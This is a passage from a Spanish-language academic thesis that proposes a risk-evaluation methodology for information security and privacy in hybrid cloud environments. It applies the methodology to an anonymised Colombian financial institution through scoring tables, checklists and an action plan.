3.3.2 Definición de las etapas de la metodología de evaluación

Inicialmente, conviene realizar unos pasos de preparación previos que permiten disponer de elementos específicos propios de cada necesidad para dar un mejor detalle durante las etapas de la metodología de evaluación. Los dos pasos sugeridos son:

Establecer el contexto de seguridad de la nube hibrida

El entorno en el que se mueve la organización es importante delimitarlo en cuanto a la información que tiene, así como establecer los parámetros de seguridad en la arquitectura de la nube híbrida, es decir, cómo está construida la infraestructura a nivel de seguridad.

Determinar el enfoque de seguridad y privacidad de la información

El tipo de información presente en la nube híbrida en cualquier contexto puede ser de carácter público o privado, por lo que se debe entender cuál está en el ámbito de libre acceso o público, la semiprivada que a pesar de no ser pública tiene un grado de limitación para su acceso, la privada que por ser personal o encontrarse en un ámbito privado solo puede ser obtenida de manera autorizada por el dueño de la información o bien de manera judicial, siempre y cuando no sea información reservada. En consecuencia, determinar el tipo de información más sensible, cómo y dónde se almacena en el entorno de nube híbrida es fundamental para iniciar con la metodología.

IDENTIFICACIÓN

Fundamento: Una exploración es el primer paso por realizar cuando se van a identificar los factores de riesgos a los que puede estar expuesta la información, como quién accede a los datos, dónde se almacena y cómo es su tratamiento, teniendo como premisa que los riesgos deben estar relacionados a la seguridad y privacidad de la información en un entorno de nube híbrida y sus condiciones, características o exposiciones que pueden generar cualquier daño o afectación organizacional.

Método: Es necesario explorar e identificar los riesgos presentes en la organización mediante un sistema que permita conocer y entender los riesgos más relevantes de la organización presentes en la nube híbrida. A continuación, se propone un sistema de identificación de riesgos que serán listados ordenadamente.

Sistema de identificación de riesgos

De forma sistemática se debe identificar los posibles riesgos dentro de la organización, no obstante, una correcta identificación de riesgos requiere un conocimiento preferiblemente amplio de la arquitectura de nube en la que está construida la organización, del sistema de seguridad y del entorno legal para realizar el procedimiento de identificación:

- *Análisis de procesos y/o políticas de seguridad:* Abarcar y contemplar los procesos y/o políticas de seguridad y privacidad a los que está expuesta la información en cuanto a

identidad de accesos, clasificación de datos, políticas de almacenamiento, conservación, recuperación, borrado y tránsito de información en el entorno de nube híbrida, etc. Posteriormente, documentar los procesos y políticas más importantes según el contexto e identificar el nivel de cumplimiento de cada uno según los siguientes criterios (

- Tabla 41):
    - *Eficiente:* Procesos y/o políticas que se cumplen y son eficientes en cuanto al tratamiento de la información.
    - *Mejorable:* Procesos y/o políticas incompletos o poco eficientes que deben corregirse.
    - *Deficiente:* Procesos y/o políticas que resultan ineficientes o no se cumplen y que determinan pérdida o daño de la información.

Tabla 41. Nivel de cumplimento.

PROCESO Y/O POLÍTICA	NIVEL DE CUMPLIMIENTO		
	EFICIENTE	MEJORABLE	DEFICIENTE

Posteriormente, se deben tomar los procesos y/o políticas deficientes y mejorables e identificar los riesgos asociados, basado en las consecuencias que pueden ocurrir si este se materializa, por lo cual esta identificación debe estar encabezada por el equipo de profesionales de la seguridad de la información de la compañía, así como las áreas de TI que administran los recursos y servicios informáticos (Tabla 42).

Tabla 42. Riesgos identificados.

PROCESO Y/O POLÍTICA	FACTOR DE RIESGO
De nivel deficiente o mejorable	Describir riesgo asociado al proceso

ANÁLISIS

Fundamento: Con el fin de conocer el nivel de criticidad de los riesgos identificados en la etapa anterior, se procede con el análisis requerido que permite comprender si se requiere una modificación parcial o total en los procesos organizacionales relacionados con las seguridad y privacidad de la información.

Método: Se debe realizar un análisis de los riesgos identificados para determinar cuáles se deben atender con mayor prioridad por su nivel de criticidad. El siguiente procedimiento permite analizar cada riesgo y entender el nivel de criticidad para ser evaluados posteriormente en la siguiente etapa, por lo cual es fundamental contar con las personas que identificaron los riesgos, en especial el equipo de profesionales de seguridad de la información y las áreas de TI.

Clasificación de riesgos

Mediante tres criterios cuantitativos se puede clasificar y priorizar los riesgos detectados, es decir, el nivel de impacto que pueden tener si no se controlan por lo que requieren una acción inmediata.:

- *Ocurrencia (OCR)*: Es la probabilidad de que se materialice un riesgo determinado y desencadene una falla. La ocurrencia puede ser evaluada en una escala de 1 a 5, donde 1 es la probabilidad baja de ocurrencia y 5 es la probabilidad alta de ocurrencia.
- *Gravedad (GRV)*: Es el grado de severidad relacionado al efecto que puede generar la materialización del riesgo. La gravedad puede ser evaluada en una escala de 1 a 5, donde 1 indica que la gravedad es insignificante o baja y 5 es la consecuencia de la falla extremadamente grave o crítica.
- *Detección (DET)*: Es la estimación de la probabilidad de detectar el riesgo con los controles actuales del proceso y/o política de seguridad. La detección se puede evaluar en una escala de 1 a 5, donde 1 es muy probable que el control detecte el riesgo y 5 es improbable que se detecte el riesgo.

En la Tabla 43 se debe plasmar los riesgos identificados y mediante los criterios definidos se evalúa cada uno; en el total se agrega la suma de cada criterio el cual representará el nivel de criticidad de cada riesgo, es decir, entre mayor sea el total del riesgo, mayor es el nivel de criticidad.

TNR (Total de nivel de riesgo)
TNR = OCR + GRV + DET

Tabla 43. Clasificación de riesgos.

RIESGO	OCURRENCIA (OCR)	GRAVEDAD (GRV)	DETECCIÓN (DET)	TOTAL (TNR)

ALTO: Si el TNR está entre 10 y 15

MEDIO: Si el TNR está entre 5 y 9

BAJO: Si el TNR está entre 1 y 4

Finalmente, con el total de nivel de riesgo (TNR), cada riesgo se debe etiquetar si es alto, medio o bajo para comprender la criticidad de cada uno de ellos; sin embargo, solamente se seleccionarán los riesgos altos y medios para continuar con la etapa siguiente de evaluación, puesto que, los riesgos bajos no requieren actividades adicionales ya que están caracterizados y seguramente controlados en gran medida por la organización.

EVALUACIÓN

Fundamento: Realizar una valoración de seguridad y privacidad de la información en un entorno de nube híbrida según los riesgos identificados, permitirá conocer el nivel de capacidad y limitaciones que posee la organización al momento de abordar los riesgos, además los resultados de la evaluación permiten tomar decisiones que ayuden a afrontar los problemas en cuanto a riesgos de la nube híbrida se refiere.

Método: Mediante este procedimiento de evaluación se podrá comprender cuáles esquemas de seguridad y privacidad de la información son más débiles dentro la organización. Los riesgos identificados como altos y medios deben ser evaluados a partir de las siguientes directrices que posiblemente están contempladas en los procesos de seguridad de la información internos de la organización, o bien en el sistema de gestión de la seguridad de la información si es el caso.

Protección de la información

Tener claro los procedimientos para asegurar la información, teniendo presente que la privacidad consiste en garantizar el acceso a los datos a aquellos que están autorizados y la seguridad consiste en la protección de los datos, y entendiendo que la información crece a un ritmo exponencial en cualquier ámbito.

Cuando se trata de computación en la nube, se debe sumar esfuerzos con el proveedor de la nube para fortalecer la seguridad en todo el entorno, aún más cuando se trata de una nube híbrida. De esta manera, es necesario evaluar la claridad que tiene de los procedimientos de seguridad y privacidad de la información en la nube híbrida cuando existe un riesgo.

Políticas de seguridad

Es fundamental contar con políticas de seguridad de la información y que estén aplicadas a todos los activos de información, empleados, contratistas, o personas que accedan a estos activos de la organización. Para un ambiente híbrido, se debe contar con controles y políticas alineadas con la seguridad de la información, además de una actualización periódica que permita ajustar los procesos cuando se requieran mejorar o modificar.

En este caso, se deberá evaluar la presencia de anomalías o dificultades que impidan el cumplimiento de las políticas de seguridad, o bien, determinar si para los riesgos identificados no aplica ninguna de las políticas de seguridad de la información implementadas.

Control de acceso

Limitar el acceso a la información para tener asegurado los datos es una buena práctica organizacional que se debe tener implementada; sin embargo, los usuarios autorizados tienen el derecho de acceder a información específica, en tanto que se impide el acceso a usuarios no autorizados, por lo que es importante que los roles estén definidos para cada actor dentro de la organización. Se debe tener establecida, documentada y revisada la política de control de acceso para evitar riesgos que pueden aparecer cada vez que existen nuevos activos de información, mayormente cuando existe un entorno híbrido que evoluciona constantemente.

Evaluar el control de acceso implementado permite conocer el cómo se está afrontando un riesgo derivado de una vulnerabilidad en el sistema, ya sea por falencias en los métodos de autenticación o por procedimientos mal estructurados dentro de la organización.

Controles criptográficos

La protección de la información cuando un intruso pueda tener acceso a la recursos o servicios de la organización se evita con controles criptográficos determinados, por lo que se establece un sistema de cifrado para dificultar la violación de la confidencialidad o integridad de los datos. También es fundamental poseer una política de implementación y administración de claves de cifrado de datos para identificar un usuario ante cualquier evento anómalo dentro del sistema de información.

Si los controles criptográficos son débiles, es posible encontrar un bache de seguridad que pone en riesgo la confidencialidad e integridad de la información, por lo que se debe evaluar esta directriz.

En la Tabla 44 se presenta las directrices a evaluar por cada riesgo identificado, donde la condición *"Sí"* indica ciertos parámetros de cumplimiento, riesgos presentes en la nube u otro parámetro dependiendo del contexto, y *"No"* indica ciertos procesos débiles, mal estructurados o inexistentes dentro de la organización, también indica que el riesgo no está presente en la nube híbrida u otro parámetro dependiendo del contexto.

Tabla 44. Proceso de evaluación.

EVALUACIÓN DE RIESGOS IDENTIFICADOS				
RIESGO:				
NIVEL DE RIESGO:				
ITEMS A EVALUAR	**CONDICIÓN**			
PROTECCIÓN DE LA INFORMACIÓN	**SÍ**	**NO**	**N/A**	**OBSERVACIÓN**
¿El riesgo afecta la seguridad y/o privacidad de la información?				
¿El riesgo está presente en la nube pública y/o privada?				
¿Sabe quién el responsable de proteger los datos en la nube pública?				
¿Sabe quién el responsable de proteger los datos en la nube privada?				
La nube híbrida requiere seguridad tanto en el entorno público como el privado ¿Se tiene la claridad de la seguridad para ambos entornos?				
POLÍTICAS DE SEGURIDAD				
¿Existe una política de seguridad que pueda controlar el riesgo?				
En caso de existir la política ¿El procedimiento está documentado?				
¿La política de seguridad es revisada y actualizada periódicamente?				
¿Se cumple a cabalidad la política de seguridad?				
¿Se cumple parcialmente la política de seguridad?				
CONTROL DE ACCESO				
¿Los usuarios que acceden a la información están clasificados por roles?				
¿El riesgo se ve reflejado por permisos de control de acceso a la información?				
¿Posee un sistema de control de acceso?				
¿Cuenta con más de un método de autenticación?				
¿Se cuenta con un proceso documentado, publicado y actualizado para el ingreso a los recursos de la nube híbrida?				
CONTROLES CRIPTOGRÁFICOS				

¿El riesgo puede estar asociado a control criptográfico?				
¿Existen procedimientos de controles criptográficos?				
¿Existe un procedimiento de gestión de llaves criptográficas?				

ESTRATEGIAS

Fundamento: En esta etapa se establece un conjunto de elementos estructurales de aseguramiento a nivel de la nube híbrida que permite velar por la seguridad y privacidad de la información, con el fin de generar planes de acción que permitan mitigar o reducir los riesgos presentes que no fueron tratados debido a las diferentes limitantes que puede tener una organización al estructurar sus procesos de seguridad de la información. En consecuencia, una estrategia de protección de la información es garantizar que los datos estén seguros y privados.

Método: Los siguientes pilares permiten concatenar los resultados de la evaluación de la etapa anterior con un conjunto de estrategias y bases de seguridad, que abarcan parámetros necesarios y fundamentales para la preservación de la seguridad y la privacidad de la información en la interoperabilidad de nubes híbridas, por lo que es necesario generar un plan de acción y conclusiones que den respuesta a los resultados de la evaluación según las bases de seguridad planteada en esta etapa.

Bases de seguridad

Una infraestructura de nube híbrida debe tener un buen nivel de seguridad para evitar amenazas internas y externas, por lo que a continuación, se expone un eje central de seguridad que puede ser estudiado por una organización cuando en su evaluación se observó falencias de seguridad ante riesgos identificados relacionados a la seguridad y privacidad de la información.

Base general

Realizar una revisión del marco de seguridad principal organizacional, complementar o ajustar según sea necesario revisando la siguiente base general de seguridad:

- *Gestión de accesos:* Asegurar que el acceso de los usuarios sea administrado correctamente, generando una base de identidad sólida que permita que los usuarios puedan acceder a los datos según su rol dentro de la organización y reestructurarlo si es necesario.


- *Monitoreo:* Se debe tener una trazabilidad de lo que se hizo y cuándo se hizo en cualquier recurso de la infraestructura, por lo que se recomienda implementar un sistema de monitoreo que identifique alertas o cambios en el entorno de la nube pública o privada y llevar un historial de ellos. Las métricas deben estar ajustadas tanto para tráfico externo como interno porque los riesgos pueden estar en cualquier ámbito.
- *Seguridad de los datos:* Se debe proteger los datos cuando estén en reposo o en tránsito con niveles de seguridad en todas las capas de la nube, puede ser mediante cifrado, llaves de acceso, factor de acceso, seguridad a nivel de red, servidores, políticas y medidas de seguridad basada en la nube que brinda el proveedor de nube pública, dado que, al estar en un entorno de nube híbrida son más sensibles a amenazas internas, por lo que los mecanismos de seguridad se deben ajustar de acuerdo con el tipo de datos existentes.

Principio de privilegio mínimo

El personal de la organización debe tener acceso solo a los recursos y a la información que requiere para desarrollar sus actividades correctamente, este concepto de proporcionar accesos a los usuarios se denomina principio de privilegio mínimo. Se debe asignar roles con el conjunto de permisos de accesos necesarios a cada usuario dentro del entorno de nube híbrida dependiendo de la función de la organización, tener en cuenta:

- Estructurar políticas a cada recurso de la infraestructura de la nube híbrida dentro de su alcance.
- Para acceder a los diferentes recursos, utilizar gestión de accesos.
- Proporcionar los permisos necesarios tanto en la nube pública como en la nube privada según corresponda.
- Cuando sea necesario, incrementar el nivel de permisos.

Adicionalmente, tener una guía de roles para asignar permisos como se presenta a continuación es una buena práctica para brindar los accesos cuando se integran nuevos usuarios a la organización, o bien cuando hay cambios internos en las funciones de cada persona.

	**Usuarios generales** Personas que tienen acceso a recursos limitados y a la información necesaria para desarrollar su labor.
	Usuarios avanzados Las áreas técnicas y de soporte, así como los administradores de red.
	Usuarios superusuarios Los gerentes de tecnología, personal de emergencia y ejecutivos de mayor rango dentro de la organización.

Compromisos de seguridad para la nube híbrida

Cuando se alberga cualquier recurso a la infraestructura de la computación en la nube híbrida, es importante considerar los impactos de seguridad que esto conlleva, es así que se debe comprender que la responsabilidad de la seguridad de toda la infraestructura y la información dentro del entorno público y el entorno privado es compartido, es decir, el proveedor debe apropiarse y comprometerse de tener asegurados ciertos aspectos dentro de la solución de la nube híbrida y el cliente debe comprometerse con otros, teniendo presente la solución implementada.

- *Seguridad de la Nube:* Es responsabilidad de cualquier proveedor de nube asegurar todos los componentes de infraestructura, seguridad física y lógica del centro de datos donde se aloja la información del cliente final como hardware, software, conectividad, etc.
- *Seguridad en la Nube:* El cliente que consume los recursos es el responsable de los niveles de seguridad según el modelo de servicio contratado, tales como: las políticas de autenticación, control de acceso, parches de seguridad a sus sistemas, administración del firewall, administración del WAF, la protección y cifrado de los datos que transitan en la interoperabilidad de la nube pública y la nube privada.

En conclusión, se debe revisar el siguiente esquema (Tabla 45) y ajustar lo necesario para conformar un modelo que permita tener claridad en las responsabilidades de seguridad cuando la organización está estructurada en una solución de nube híbrida.

Tabla 45. Compromiso de seguridad.

COMPROMISO DE SEGURIDAD SEGÚN MODELO DE SERVICIO						
	Seguridad de la nube Proveedor de Nube			Seguridad en la nube Usuarios/Clientes		
Compromisos	**IaaS**	**PaaS**	**SaaS**	**IaaS**	**PaaS**	**SaaS**
Hardware	Infraestructura física del centro de datos en la nube.	Infraestructura física del centro de datos en la nube.	Infraestructura física del centro de datos en la nube.	Infraestructura física del centro de datos en premisas.	Infraestructura física del centro de datos en premisas.	Infraestructura física del centro de datos en premisas, en el caso que aplique.
Software	Almacenamiento. Recursos informáticos.	Almacenamiento. Recursos informáticos. Sistemas operativos. Herramientas de desarrollo. Motores de bases de datos.	Aplicaciones. Plataformas. Configuración de red. Almacenamiento. Recursos informáticos. Sistemas operativos. Herramientas de desarrollo. Motores de bases de datos.	Aplicaciones. Plataformas. Configuración de sistemas operativos y red Tránsito de los datos.	Aplicaciones. Plataformas administradas por el cliente. Configuración de red. Tránsito de los datos.	Tránsito de los datos.
Seguridad	Todo el entorno de nube lógico y físico Detección de intrusos externos. Mantener la disponibilidad de los recursos informáticos.	Todo el entorno de nube lógico y físico Detección de intrusos externos. Mantener la disponibilidad de los recursos informáticos. Seguridad en los sistemas operativos y herramientas desplegadas.	Todo el entorno de nube lógico y físico Detección de intrusos externos. Mantener la disponibilidad de los recursos informáticos. Seguridad en los sistemas operativos y herramientas desplegadas. Configuración de Firewall. Criptografía de los datos. Protección del tráfico de red.	Seguridad de aplicaciones y plataformas. Configuración de Firewall. Gestión de accesos. Políticas de seguridad. Criptografía de los datos. Integridad de la información. Protección del tráfico de red. Contenido de información en la nube.	Configuración de Firewall. Gestión de accesos. Políticas de seguridad. Criptografía de los datos. Integridad de la información. Protección del tráfico de red. Contenido de información en la nube.	Gestión de accesos. Políticas de seguridad. Integridad de la información. Contenido de información en la nube.

Plan de acción

Elaborar un plan de acción u hoja de ruta con las medidas que se tomarán para lograr el objetivo de preservar la seguridad y privacidad de la información en la interoperabilidad de la nube híbrida, tomando como referencia los resultados de los análisis planteados y evaluados en esta metodología. A continuación, se plantea una guía para orientarse durante la creación del plan de acción:

OBJETIVO	Definir el objetivo de acuerdo con su infraestructura de nube híbrida.
ESTRATEGIA	Plantear los recursos necesarios para alcanzar el objetivo (humano, financiero, material tecnológico, etc.).
ACTIVIDAD	Establecer acciones concretas para llevar a cabo el cumplimiento de la estrategia.
TIEMPO	Presupuestar el tiempo necesario para ejecutar cada una de las actividades.
FECHA LÍMITE	Proponer un plazo de finalización del plan de acción.

Conclusiones generales de la metodología aplicada en la organización evaluada

Es importante generar conclusiones que permitan argumentar los resultados derivados de las organizaciones evaluadas durante la metodología, para finalmente reflexionar sobre los resultados obtenidos durante las etapas.

3.4 Fase 4: Caso de estudio

La información contenida en el caso de estudio para la validación de la metodología de evaluación propuesta es de carácter privado y confidencial a petición de la entidad que suministró la información, asó como se indicó en la metodología del desarrollo del trabajo.

Sinopsis

Una entidad financiera colombiana con presencia en las principales ciudades del país decidió migrar algunos de sus servicios a la nube, conservando parte de su infraestructura en su Centro de Datos propio, con en el fin de expandir su portafolio de productos y servicios y así tener una mejor capacidad de atender a sus clientes.

El estudio de factibilidad de la entidad financiera y su proveedor de nube determinó que una solución de nube híbrida le permitiría tener bajos costes, flexibilidad y adaptabilidad porque podría aprovechar las bondades de su infraestructura propia. Los accesos a la nube pública fueron suministrados por el proveedor mediante un par de claves y un usuario de VPN, con la posibilidad de solicitar los necesarios según la necesidad.

Mediante un acta de entrega se pactaron las condiciones contractuales de ambas partes y así comenzar con el despliegue según el alcance de dicha solución.

La entidad financiera decidió conservar algunos servicios como el Directorio Activo y las aplicaciones del ambiente de pruebas dentro de su infraestructura (nube privada), y migrar el resto de los servicios de producción a la nube pública y poder acceder de manera segura por medio del par de claves o la VPN, contratando adicionalmente un servicio de seguridad administrada como firewall y WAF. Durante el proceso de migración se ejecutó una evaluación de riesgos inicial.

Sin embargo, después de que el despliegue estaba listo la entidad financiera empezó a experimentar problemas que empezaron a afectar negativamente sus productos y servicios debido a la caída de los portales, falta de la disponibilidad de la información (confidencial) por posible compromiso de esta, la cual reposa en los recursos de la nube pública, lo que conllevó a sanciones de carácter legal debido al impacto. Si bien el área de soporte realizó las validaciones respectivas en su entorno privado, desde la gerencia de tecnología se interpuso un requerimiento al proveedor de nube solicitado un informe del nivel de seguridad contratado, puesto que los incidentes se evidenciaron a nivel de la nube pública. El proveedor de la nube pública indicó en su informe que la amenaza se encontraba en la nube privada y que la administración de las políticas y accesos eran administradas por el cliente, justificando que las reglas de seguridad estaban aplicadas solo para tráfico externo y no interno.

3.4.1 Validación de la metodología

Contexto

Entidad financiera que brinda productos y servicio a clientes, que posee diferentes recursos tecnológicos configurados en un entorno de nube híbrida con diferentes factores de seguridad perimetral.

Enfoque de seguridad

La información almacenada de clientes es de carácter confidencial y privada, no puede ser divulgada sin con el consentimiento expreso del titular.

IDENTIFICACIÓN

Los principales procesos y políticas de seguridad suministradas por la entidad financiera que abarca la seguridad y privacidad de la información se describieron en la Tabla 46, identificando los de nivel de cumplimiento eficientes y mejorables. Los factores de riesgo asociados fueron determinados según los procesos y/o políticas mejorables como se observa en la Tabla 47.

Tabla 46. Nivel de cumplimiento, caso de estudio.

PROCESO Y/O POLÍTICA	NIVEL DE CUMPLIMIENTO		
	EFICIENTE	MEJORABLE	DEFICIENTE
Buenas prácticas de uso de internet.	X		
Normas sobre el uso de recursos internos y los datos.		X	
Políticas de contraseñas seguras.	X		
Política de control de acceso a recursos corporativos.		X	
Reglas de acceso a la nube pública y privada.		X	

Tabla 47. Riesgos identificados, caso de estudio.

PROCESO Y/O POLÍTICA	FACTOR DE RIESGO
Normas sobre el uso de recursos internos y los datos.	Cumplimiento regulatorio y preocupaciones legales.
Política de control de acceso a recursos corporativos.	Fuga de datos.
Reglas de acceso a la nube pública y privada.	Privacidad de datos expuesta.

Riesgos identificados

A continuación, se lista los riesgos identificados en esta etapa:

- Cumplimiento regulatorio y preocupaciones legales.
- Fuga de datos.
- Privacidad de datos expuesta.

ANÁLISIS

Los riesgos identificados fueron analizados para clasificar el nivel de cada uno (Tabla 48), como base se usaron los diferentes eventos e incidentes de ciberseguridad presentados en la entidad financiera desde el despliegue de la nube híbrida (datos no mostrados), y así determinar su probabilidad de ocurrencia, gravedad y detección del riesgo para comprender cuáles deben ser evaluados primeramente dado su nivel de criticidad.

Tabla 48. Clasificación de riesgo, caso de estudio.

RIESGO	OCURRENCIA (OCR)	GRAVEDAD (GRV)	DETECCIÓN (DET)	TOTAL (TNR)
Cumplimiento regulatorio y preocupaciones legales.	2	5	2	**9**
Fuga de datos.	3	5	3	**11**
Privacidad de datos expuesta.	4	5	4	**13**

Nivel de riesgo

Según el total del nivel de riesgo, se clasificaron de la siguiente forma:

Riesgos Altos: Se clasificaron dos riesgos.

Riesgos Medios: Se clasificó un riesgo.

Riesgos bajos: No se clasificaron riesgos.

EVALUACIÓN

Tomando como base las directrices planteadas en esta etapa de la metodología, se procedió a realizar la evaluación a cada riesgo hallado (Altos y medios), como se muestra en las siguientes tablas (Tabla 49, Tabla 50, Tabla 51):

Tabla 49. Proceso de evaluación, primer riesgo, caso de estudio.

EVALUACIÓN DE RIESGOS IDENTIFICADOS				
RIESGO: Cumplimiento regulatorio y preocupaciones legales.				
NIVEL DE RIESGO: Medio				
ITEMS A EVALUAR	**CONDICIÓN**			
PROTECCIÓN DE LA INFORMACIÓN	**SÍ**	**NO**	**N/A**	**OBSERVACIÓN**
¿El riesgo afecta la seguridad y/o privacidad de la información?	X			Demandas por vencimiento de términos.
¿El riesgo está presente en la nube pública y/o privada?	X			Datos presentes en ambos entornos.
¿Sabe quién el responsable de proteger los datos en la nube pública?		X		No hay claridad.
¿Sabe quién el responsable de proteger los datos en la nube privada?		X		No hay claridad.
La nube híbrida requiere seguridad tanto en el entorno público como el privado ¿Se tiene la claridad de la seguridad para ambos entornos?		X		No hay claridad.
POLÍTICAS DE SEGURIDAD				
¿Existe una política de seguridad que pueda controlar el riesgo?	X			Cumplimiento normativo de la Superfinanciera.
En caso de existir la política ¿El procedimiento está documentado?	X			La entidad se acoge a la Superfinanciera.
¿La política de seguridad es revisada y actualizada periódicamente?	X			La entidad se acoge a la Superfinanciera.
¿Se cumple a cabalidad la política de seguridad?		X		Los incidentes no permiten cumplirla.
¿Se cumple parcialmente la política de seguridad?	X			Dentro del alcance.
CONTROL DE ACCESO				
¿Los usuarios que acceden a la información están clasificados por roles?	X			Los usuarios tienen sus permisos definidos.
¿El riesgo se ve reflejado por permisos de control de acceso a la información?	X			Puede existir un usuario malicioso no identificado.
¿Posee un sistema de control de acceso?	X			Política de acceso.
¿Cuenta con más de un método de autenticación?		X		Un método existente.
¿Se cuenta con un proceso documentado, publicado y actualizado para el ingreso a los recursos de la nube híbrida?	X			La entidad financiera cuenta con dicho proceso.
CONTROLES CRIPTOGRÁFICOS				
¿El riesgo puede estar asociado a control criptográfico?	X			Evasión del control.
¿Existen procedimientos de controles criptográficos?	X			Cifrado de datos, como exige la Superfinanciera.

¿Existe un procedimiento de gestión de llaves criptográficas?		X		Para acceso a entornos de la nube no existe el procedimiento.

Tabla 50. Proceso de evaluación, segundo riesgo, caso de estudio.

EVALUACIÓN DE RIESGOS IDENTIFICADOS				
RIESGO: Fuga de datos.				
NIVEL DE RIESGO: Alto.				
ITEMS A EVALUAR	**CONDICIÓN**			
PROTECCIÓN DE LA INFORMACIÓN	**SÍ**	**NO**	**N/A**	**OBSERVACIÓN**
¿El riesgo afecta la seguridad y/o privacidad de la información?	X			Expone la seguridad y privacidad de los clientes.
¿El riesgo está presente en la nube pública y/o privada?	X			Datos presentes en ambos entornos.
¿Sabe quién el responsable de proteger los datos en la nube pública?		X		No hay claridad.
¿Sabe quién el responsable de proteger los datos en la nube privada?		X		No hay claridad.
La nube híbrida requiere seguridad tanto en el entorno público como el privado ¿Se tiene la claridad de la seguridad para ambos entornos?		X		No hay claridad.
POLÍTICAS DE SEGURIDAD				
¿Existe una política de seguridad que pueda controlar el riesgo?		X		No hay políticas cuando hay fugas.
En caso de existir la política ¿El procedimiento está documentado?			X	
¿La política de seguridad es revisada y actualizada periódicamente?			X	
¿Se cumple a cabalidad la política de seguridad?			X	
¿Se cumple parcialmente la política de seguridad?			X	
CONTROL DE ACCESO				
¿Los usuarios que acceden a la información están clasificados por roles?	X			Los usuarios tienen sus permisos definidos.
¿El riesgo se ve reflejado por permisos de control de acceso a la información?	X			Puede existir un usuario malicioso no identificado.
¿Posee un sistema de control de acceso?	X			Política de acceso.
¿Cuenta con más de un método de autenticación?		X		Un método existente.
¿Se cuenta con un proceso documentado, publicado y actualizado para el ingreso a los recursos de la nube híbrida?	X			La entidad financiera cuenta con dicho proceso.
CONTROLES CRIPTOGRÁFICOS				
¿El riesgo puede estar asociado a control criptográfico?	X			Evasión del control.
¿Existen procedimientos de controles criptográficos?	X			Cifrado de archivos.
¿Existe un procedimiento de gestión de llaves criptográficas?		X		Para acceso a entornos de la nube no existe el procedimiento.

Tabla 51. Proceso de evaluación, tercer riesgo, caso de estudio.

EVALUACIÓN DE RIESGOS IDENTIFICADOS				
RIESGO: Privacidad de datos expuesta.				
NIVEL DE RIESGO: Alto.				
ITEMS A EVALUAR	**CONDICIÓN**			
PROTECCIÓN DE LA INFORMACIÓN	**SÍ**	**NO**	**N/A**	**OBSERVACIÓN**
¿El riesgo afecta la seguridad y/o privacidad de la información?	X			Expone la privacidad de los clientes.
¿El riesgo está presente en la nube pública y/o privada?	X			Datos presentes en ambos entornos.
¿Sabe quién el responsable de proteger los datos en la nube pública?		X		No hay claridad.
¿Sabe quién el responsable de proteger los datos en la nube privada?		X		No hay claridad.
La nube híbrida requiere seguridad tanto en el entorno público como el privado ¿Se tiene la claridad de la seguridad para ambos entornos?		X		No hay claridad.
POLÍTICAS DE SEGURIDAD				
¿Existe una política de seguridad que pueda controlar el riesgo?	X			Políticas de gestión de identidad.
En caso de existir la política ¿El procedimiento está documentado?		X		Política definida por el área de TI.
¿La política de seguridad es revisada y actualizada periódicamente?		X		Política definida por el área de TI.
¿Se cumple a cabalidad la política de seguridad?		X		Personal que aprovecha su rol para captar datos.
¿Se cumple parcialmente la política de seguridad?	X			Dentro del alcance.
CONTROL DE ACCESO				
¿Los usuarios que acceden a la información están clasificados por roles?	X			Los usuarios tienen sus permisos definidos.
¿El riesgo se ve reflejado por permisos de control de acceso a la información?	X			Puede existir un usuario malicioso no identificado.
¿Posee un sistema de control de acceso?	X			Política de acceso.
¿Cuenta con más de un método de autenticación?		X		Un método existente.
¿Se cuenta con un proceso documentado, publicado y actualizado para el ingreso a los recursos de la nube híbrida?	X			La entidad financiera cuenta con dicho proceso.
CONTROLES CRIPTOGRÁFICOS				
¿El riesgo puede estar asociado a control criptográfico?	X			Evasión del control.
¿Existen procedimientos de controles criptográficos?	X			Cifrado de archivos.
¿Existe un procedimiento de gestión de llaves criptográficas?		X		Para acceso a entornos de la nube no existe el procedimiento.

El resultado de la evaluación determinó que las falencias mayores dentro de los procesos y/o políticas de seguridad de la entidad financiera, están relacionadas con las políticas de seguridad implementadas porque la documentación de estas no está bien estructurada o simplemente no

existen, y con los procedimientos de protección de la información dado que, no hay claridad de la seguridad en un entorno de nube híbrida.

ESTRATEGIAS

La base de seguridad propuesta permitió comprender junto con los resultados de la evaluación que la entidad financiera tenía un marco de seguridad desactualizado y que no se ajustaba a las necesidades de la nube híbrida. Del mismo modo, los aspectos más relevantes que la entidad financiera debió enfocarse fueron:

- *Gestión de accesos:* La administración de los accesos no se ejecuta de manera correcta puesto que, algunos usuarios no se les actualizó su perfil cuando cambiaron de rol dentro de la entidad financiera. Se deben tomar las medidas.
- *Seguridad de los datos:* Los pares de claves no se están usando de manera correcta, puesto que, no se tienen par de claves para cada usuario que accede a los recursos de la nube pública, además que solo se usa una VPN compartida. Los accesos serán pedidos al proveedor de nube.
- *Compromisos de seguridad:* Revisar las condiciones contractuales a nivel de seguridad con el proveedor de nube dado que, en esta etapa se entendió la responsabilidad compartida que tienen ambas partes y es necesario aclarar cada aspecto consignado en el acta de entrega del servicio que fue contratado con el proveedor.

Plan de acción

Se elaboró un plan de acción por parte de la entidad financiera de acuerdo con la guía planteada en esta etapa, la cual se consideró dentro los procesos de acción de mejora que ya se tenían planeados en pro del sistema de gestión de la seguridad de la información actual. Para cambios significativos, se plantearán por parte de la entidad financiera en el comité de cambios respectivos para organizar un cronograma más detallado.

A continuación, se muestra el plan de acción general elaborado:

OBJETIVO	Garantizar la seguridad y privacidad de la información de los clientes dentro de la nube híbrida.
ESTRATEGIA	Expandir el personal de seguridad y capacitarlos en temas referentes a la nube. Realizar una auditoría del nivel de seguridad en todas las capas de la nube. Revisar todas las políticas y reglas de seguridad implementadas en la entidad financiera.
